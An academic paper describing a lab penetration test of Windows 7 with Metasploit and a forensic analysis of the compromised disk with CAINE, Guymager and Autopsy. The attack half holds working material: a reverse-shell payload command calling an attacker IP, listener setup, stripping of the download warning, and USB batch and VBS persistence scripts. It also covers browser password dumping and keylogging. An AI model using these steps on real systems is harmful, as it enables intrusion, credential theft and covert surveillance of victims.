

Conducting and Identifying Penetration Attacks Using Linux Based Systems

Aparicio Carranza
 Computer Engineering Technology
 New York City College of Technology – CUNY
 Brooklyn, NY, USA
 Email: acarranza@citytech.cuny.edu

German Calle, Gin Pena, Jose Camacho, Harrison
 Carranza, Yeraldina Estrella
 Computer Engineering Technology
 New York City College of Technology – CUNY
 Brooklyn, NY, USA

Abstract— Nowadays, it will be hard to say that something like digital security actually exists. It is becoming more common to hear news about businesses being hacked, sensitive information such as credit card information being stolen, and attacks done by Denial of Service (DoS). Penetration testing, also known as Pentesting, involves breaking into systems to find vulnerabilities for the purposes of reinforcing the system's security. However, in the case that the system has been invaded, closer observation of the attack might be done by using computer forensics tools that attempts to track the damage on the compromised system. Penetration testing can be done by using *Metasploit*, an integral tool found in Kali Linux. Meanwhile, Computer Forensics can be done by using *Autopsy* and *Guymager*, these tools are integrated in Computer Aided Investigative Environment (CAINE). With the combination of the two components, system security and recovery gets improved. This research paper will focus on utilizing these tools to penetrate the system followed by a close examination of the system's damage.

Keywords — *Kali Linux, CAINE, Pentesting, Computer Forensics, Metasploit*

I. INTRODUCTION

The current state of the Internet shows that anything put onto the internet is unsafe. For a long time, hackers have found ways around security measures taken by companies to protect their content through firewalls, anti-viruses and encryption. A group that goes by the name Lulzsec was able to penetrate PBS and Sony, and stole sensitive information. The group was reportedly able to steal information of about 24.6 million customers from Sony [1]. This activity proves that nothing is safe in today's interconnected world. However, system vulnerabilities can be found and the extent of an attack can be identified given the proper tools and knowledge.

Penetration testing lifecycles have been developed to guide and produce well-documented results that could easily be understood, edited and/or replicated. The framework is comprised of *Reconnaissance, Scanning, Exploitation, Maintaining Access, and Reporting* [2]. Kali Linux is an especial distribution of the Linux OS, practically available to anyone; such tools will enable the user to perform penetration activities to client and server computing systems through the usage of exploitations [9]. Tools, such as *Metasploit* gather exploits available to be used specifically on Windows users. These resources have been implemented over the years by the computer security community [2]. Many of these exploits require most of the work to be done

by the user's end where they download and install malicious software (malware) into their computer without even knowing it. Once the malware is running, Kali Linux has complete access to the Windows terminal of the victim.

While Kali Linux focuses on penetration testing, Computer Aided INvestigative Environment (CAINE) is an open source computer forensic tool that focuses on detecting and analyzing system attacks [4]. There are different investigation types for computer forensics. The attack performed by Kali Linux requires CAINE to conduct an investigation, which is referred to as an external breach [11]. This is where attackers from outside the network target the resources in order to obtain private data for testing purposes and wrongful gain.

In computer forensics investigation, there are two basic types of data that are collected from the system. The first is the data that is stored on a local hard drive or another storage device, which is preserved and still intact when the computer is being shut down. The second one is volatile data. This is data that is stored in memory, or exists in transit, that will be lost when the computer loses power or being shut down. Volatile data resides in registers, cache, and RAM. Since volatile data is ephemeral, it is essential that an investigator knows reliable ways to capture them [5].

Autopsy is a tool used to recover images and data. This tool is a graphical interface to the command line digital investigation analysis tools in *The Sleuth Kit*. This tool can be run from the command line and also has integrated tools that simplify the search to find the corrupted files. *Autopsy* provides two modes for analyzing the compromised data. The first is the *Dead Analysis*, this occurs when a dedicated analysis system is used to examine the data from a suspected system. Here, *Autopsy* and *The Sleuth Kit* are run in a trusted environment. The second is *live analysis*, this occurs when the suspected system is being analyzed while it is running. This is frequently used during incident response while the incident is being confirmed. After it is confirmed and secured, the system can be acquired and a *dead analysis* can be completed [3].

Guymager is a forensic imaging tool, which allows the user to create an image of the hard disk for further analysis. *Guymager* is one of the forensic imaging tools that utilizes multi-threading for imaging processing. As a result, this provides fast processing when obtaining an image. In addition, the image can be created as a split image or a whole image. This tool also provides various image formats to extract the hard disk image [8].

A collection of the mentioned tools are as helpful as they are dangerous. Repercussions for actions like these can easily be a penalty of 20 years or more at a federal prison [2]. For this reason, our research will be conducted under controlled conditions in terms of networking. The presentation of the results of this research must meet the legal requirements. In the following section, we present the penetration testing component with the Kali Linux implementation, we detail the metasploit analysis in Section III, in Section IV we step through the forensics analysis component of our work with the CAINE implementation and particularize our work with autopsy analysis in Section V; and finally in Section VI our conclusion is presented.

II. KALI LINUX IMPLEMENTATION

The activities for performing our penetration testing consisted of two parts. The first part of our approach was to enact a virtual attack. In this section, the main focus is to use Kali Linux to attack Windows 7 in a virtual machine lab environment as recommended as to isolate the testing environment and evade any law violations. In the second part, the attack was taken from a virtual machine, to an actual client system in a network provided by the team members under controlled conditions.

Kali Linux and Windows 7 were setup to work under the same network through the network settings of VMware Workstation. Once the operating systems were installed, the next approach was to introduce Metasploit to the equation. Metasploit is a tool used in Kali Linux to gain access to the victim's terminal (Windows 7 command terminal) [2, 10]. This was done by first generating the payload (the virus) by using the msfpayload command. In its entirety, the command would be written as follows:

```
msfpayload windows/meterpreter/reverse_tcp LHOST =
XXX.XXX.X.XX LPORT = 4444 > esktop/attackfile.exe (the X's
represent the attacker's IP address)
```

Meterpreter is a payload that uses reverse_tcp to attack Windows 7 through a reverse shell. If the victim opens this backdoor generated malware, a connection will be established between the victim and the attacker giving the attacker to access to the Windows 7 command terminal [2]. The LHOST represents the current IP address of the attacker and LPORT represents the port number that the attacker will access in order to connect. Finally the location of the file is specified in the command as well as a name for the payload and its extension. The payload runs in the background and is observed through the task manager as a running process - therefore a proper name and extension should be given that will not arise suspicion. It is extremely important to note that the payload was generated with the current IP address that the attacker is using. If the IP address were to change, then the payload must be regenerated with the new IP address. Another thing is that this payload is one of many payloads that are available, but meterpreter was the most convenient to use. Once this is done, the next step is to start Metasploit by using the command *msfconsole*. The terminal interface should appear as shown in Figure 1.




Figure 1 – Metasploit Framework

In Metasploit, the first thing to do is to specify the exploit that will be used to deliver the payload. This exploit is called multi/handler, which is also known as the exploit-less handler. Normally when a payload is sent, it must be packaged and sent with the exploit. However with handler, you wait for a connection back from the victim. This is done by using the commands on the msf:

- use multi/handler
- set LHOST XXX.XXX.X.XX
- set LPORT 4444
- set payload windows/meterpreter/reverse_tcp
- exploit

The type of exploit is set as multi/handler, the IP address of the attacker is specified, the port number is 4444 by default, and the payload is set to the payload generated previously. Once this is done, use the command: **exploit**. It should be noted that the exploit is a Metasploit listener, which is capable of answering these kinds of client-side attacks. This means that it will *call home* for further instructions, to which the multi-handler will take care of responding. Metasploit will be waiting, as shown below:

```
[*] Started reverse handler on 192.168.1.33:4444
[*] Starting the payload handler ...
```


Once the call is answered, the victim's command line can be accessed for full navigation [2]. The next step was to send the victim the payload, which can be conveniently done through a new terminal window. This is done by setting up an Apache web server named apache2, which can then be accessed by the victim via browser using the attacker's IP address followed by the name of the folder [2]. The following commands should be entered to setup a folder specifically for apache2:

```
mkdir /var/www/share (directory to store the payloads)
cd var/www
chmod -R 755 /var/www/share/
chown -R www-data:www-data /var/www/share/
ls -la /var/www/ | grep share
service apache2 start
```

Everything prior to the final command will create folders that can then be accessed when apache2 is running by the attacker. In addition, the generated payloads that are going to be used must be dropped inside the folder /var/www/share. Once the final command is entered, the victim can open up a web browser and can type:

```
XXX.XXX.XX.X/var/www/share (X's represent the IP address)
```

The victim can then download the payload and run it. This is referred to as *malware* attack type, which is part of the *code injection* attack vectors [2]. In Figure 2, the listener has successfully connected with the victim's computer.




```
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.33:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.33:4444 -> 192.168.1.26:49246) at 2015-05-09 16:02:26 -0400
meterpreter >
```

Figure 2 – Console Changed to Meterpreter Exploit

```
meterpreter>
[*] 192.168.1.26 – Meterpreter session 1 closed. Reason died
```

The payload termination is shown above. If the victim were to close the payload from the task manager or shut off the computer, the payload will not run itself again and will terminate all connections.



```
meterpreter > shell
Process 3432 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Alex\Desktop>
```

Figure 3 – Entering Windows Terminal

Once in the meterpreter console, by entering the command *shell*, the console is moved to the Windows terminal as shown in Figure 3.

One thing to note is that in order to run the payload, permission is requested from the user every single time. This is because the payload is a file that is not native to Windows or the computer. In order to bypass this, an application that was created by Microsoft for download called Streams.exe can be used to remove the ID stream therefore removing the permission prompt. This must be done through a Windows OS, and then passed on to the victim through the apache web server. In the Windows command enter:

```
streams.exe -d attackfile.exe
```

The physical attack is the next phase towards successfully penetrating a system. Autorun was a feature used where through an *.ini* file, USB, CD, and external hard drives can run any file automatically once the USB is plugged in. For attackers, this is considered a local exploit method as

opposed to the remote exploit that is used with the Apache Server [2]. However, since this method is no longer available for vulnerability reasons, a manual run execution has to be performed but the process could still be automated through the shellcode using batch files.

The batch script shown below, will copy the contents of the USB to the designated locations. To ensure that the correct drive is used, an *if statement* is used to find *startupfile.bat* in the correct drive.

```
if EXIST A:\startupfile.bat (
copy A:\startupfile.bat
C:/Users/%Username%\Appdata\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
copy A:\attackfile.exe
C:/Users/%Username%\Appdata\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
copy A:\invisScript.bat
C:/Users/%Username%\Appdata\Roaming\Microsoft\Windows\Start
Menu\Programs
copy A:\invis.vbs
C:/Users/%Username%\Appdata\Roaming\Microsoft\Windows\Start
Menu\Programs
)
cd "Users/%Username%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"
startupfile.bat
)
```

A prime location is the startup folder for the payload and *startupfile.bat* file. Startup folders will run any applications upon reaching the desktop.

```
@echo off
cd \
:Start
cd \
cd "Users\%username%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"
attackfile.exe
cd \
cd "Users\%username%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs"
invisScript.bat
goto Start
```

Startupfile.bat shown above, is an script that will run *attackfile.exe* over and over again until the attacker is listening through Kali Linux. This will guarantee that the attacker has access to the victim's computer every single time it is turned on. Two more files must be copied over elsewhere (anywhere) as long as it is not the startup folder. However, noting their location is important as they have to be referenced on the scripts. *Startupfile.bat* will run the second file *invisScript.bat*, as shown below. The VBS file will hide the command prompt from the user and run in the background as the malware needs a running command prompt to stay active.

```
Set WshShell = CreateObject("Wscript.Shell")
WshShell.Run chr(34) &
"C:\Users\Alex\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\startupfile.bat" & Chr(34), 0
Set WshShell = Nothing
```

wscript.exe invis.vbs run.bat %

Once transferfiles.bat is opened, everything else is taken care of. The USB can then be removed. The attacker may then use the exploit command in Metasploit to gain access to the victim’s Windows terminal. The Metasploit framework should now display meterpreter on the console instead of msf.

III. METASPLOIT ANALYSIS

There are countless of things that we can do in meterpreter such as key loggers or turning on the webcam service, etc. [9]. However, one of the main features of this terminal is the fact that the attacker’s files become aligned with the victim’s files. Therefore, the attacker can change to different folders as well as the victim’s, and then download or upload files in the respective directory. This option allows the attacker to send and receive files. To change directories in Windows, the *cd* command is used followed by the path. The command *pwd* can be used to see the current path directory. To change directories in Kali Linux, *lcd* is used and *lpwd* is used to check the current directory path. Once the folders are aligned, the *upload* command can be used to send a file from Kali Linux to Windows. On the other hand, the *download* command can be used to extract a file from Windows to Kali Linux.

Lastly, the command *shell* can be used. This command will send the attacker straight to the victim’s terminal allowing any commands that does not require administrative rights.

A. Browser Password Dump

Web Browsers always store data, specifically passwords to accounts such as email or even shopping websites such as Amazon. Notice how the web browser always asks if the user would like to save their password for the next time they visit the site. If saved, this password is stored into cookies and put away in a folder. This may seem harmless but in actuality leaves the user exposed if they were hacked. The Browser Password Dump is a Windows terminal tool used in Windows that will grab those cookies, decode them, and display the login, password, and the website of the account. This tool can be transferred through meterpreter and must run through the Windows terminal.




Figure 4 – Uploading Password Dump to Windows




Figure 5 – Password Dump

In Figure 4, the directories of Kali Linux and Windows are aligned. From there the Browser Password dumper is uploaded to the Windows desktop. The command *shell* was used to enter the Windows terminal and then run the software by entering *BrowserPasswordDump.exe*. The terminal program will dump all logins and passwords including the web browser used, as shown in Figure 5.

B. Keylogger

Keystrokes can be logged through Metasploit. This tool is very useful although this process is slow and dependent on the victim to do work, it does not leave any footprints. This makes it harder for someone to track this event if they are using computer forensics to perform investigation. By using the *keyscan_start* command, Metasploit will begin grabbing all keystrokes done by the victim. When this data needs to be collected, the command *keyscan_dump* is used to be displayed in the terminal as shown in Figure 6. To ensure that the keylogger does not lose any connection while it logs the keystrokes, the meterpreter can be migrated to a process in Windows such as *explorer.exe*. This process cannot be closed, which will make sure that the keylogger is running. To get a list of the processes, the *ps* command can be used. To migrate to the process, the *migrate #* command must be used. The # should be the ID of the process.




Figure 6 – Keylogger Dump

IV. CAINE IMPLEMENTATION

In order to create a disk image using Guymager [8], first mount the secondary disk or the destination disk as writeable by using the *mounter* on the desktop. Mount the disk where

the image will be obtained from as read only, as shown in Figure 7 and Figure 8.




Figure 7 –Writable Option from the Mounter




Figure 8 – Read Only Option from the Mounter

Afterwards, open Guymager from the forensic tool listed in CAINE. As seen in Figure 9, Guymager opens and displays a list of mounted disks. Right click and acquire the image of the source. Moreover, fill in the fields with the corresponding information of the investigation and select the destination where the image will be written to, as shown in Figure 10.



Figure 9 – List to Acquire Image




Figure 10 – Naming and Selecting Image Destination

In Figure 11, a new case is opened using the Autopsy Forensic Browser. It can be accessed from the forensic tools on the menu or by typing "http://localhost:9999/autopsy". There, a case name, a description, and investigator names can be entered into the fields, as is seen in Figure 12.




Figure 11 – Autopsy Forensic Browser




Figure 12 - Case Creation

Afterwards, a host must be added, which is just the name of the computer being analyzed along with a description of the system, as shown in Figure 13 and Figure 14.




Figure 13 – Case directory location




Figure 14 – Adding Host

The next step is to add the image file to the case as a partition type with the *symlink* import method as shown in Figure 15 and Figure 16.




Figure 15 – Host Directory Location




Figure 16 – Adding Image

In the next window, the option to calculate the MD5 hash value for the image is selected and then the image is added. This is not exactly required for Autopsy itself, but the hash information can be useful when using other tools. In this window, autopsy recognizes the file system type and mount point, as it is shown in Figure 17.




Figure 17 – Image and File system details




Figure 18 – Case gallery and analysis selection

Afterwards, the image can be analyzed through file analysis or keyword search. Also, everything can be sorted by file type. File analysis displays the hard drive in directory form and can be thoroughly browsed as it was on the local machine, as is shown in Figure 18. The files that appear will be color coded, as is seen in Figure 19. Any files in blue color indicate that the file still exists in its entirety on the drive. Red colored files indicate that a file has been erased from the hard disk. Finally, burgundy colored files indicate that a file has been reallocated to a different part of the hard drive recently. The directories can be sorted by chronological order, when they were accessed last, changed, created, or by the size of the file [6].




Figure 19 – File Analysis




Figure 20 – Timeline Creation

When attempted to do any data recovery, there is an option that sorts all deleted files into one list for convenience. Files indicated as deleted that are underlined are files that still have data on the hard drive. However, this does not mean that the file is there in its entirety. When clicked, Autopsy will attempt to recognize the file type and its data. Only if the file is complete it will succeed. For example, images or text files can be previewed completely on the bottom half of the browser. It does not need to be exported before being seen, removing the possibility of downloading harmful files into the hard drive.

A file activity time line can also be created, which will detail the activity of the system. As shown in Figure 20; first the *create data file* option is clicked and select the desired image. It is sent to an output file with the name *body*. Next, the input file that was created is selected as an input and starting and ending dates can be specified if desired. The results can be saved in a text file under any name and can be viewed in Autopsy or in a text editor. This will sort the activity by date and time, in which they were happening. Note that the file will display all activity happening on the machine, which can make it really hard to pin point the attacks unless what is being found is specific.

V. AUTOPSY ANALYSIS

To identify the attack, a file Activity timeline was created targeting the last two months for observation, Though the timeframe did not have to be to this large since the date of attack was already known, it was done to simulate and observe a real situation where the attack would be unknown and analysis would have had to be done in different time ranges to narrow and determine the attack.

Observation of programs that have been run and instances of deletions of personal files are flags that can help determine the possibility of the attack day. Running the program **PasswordBrowserDump.exe** gives information of a possible day of attack. Investigating the activity for these days, observations of file deletions and creation of other files in different locations of the hard drive can be obtained. Taking note of the locations is important as they can be investigated during the file analysis phase, where we can observe more suspicious activity of file creations on startup folder as shown in Figure 21.




Figure 21 – Suspicious Locations of File Creations




Figure 22 – Directories Organized by Creation Date

Through the file analysis tab, the disk image can be browsed as desired. In Figure 22, the files are all color coded

with blue for current files in disk, red for deleted files and burgundy for reallocated files. Moving along the directories, files can be selected to attempt recovery if necessary. Though there is an option to display all deleted files, they can only be sorted by alphabetical order and include temporary files from programs, which displays a rather large pool of files, making it hard to target the desired files, as shown in Figure 23 [7].

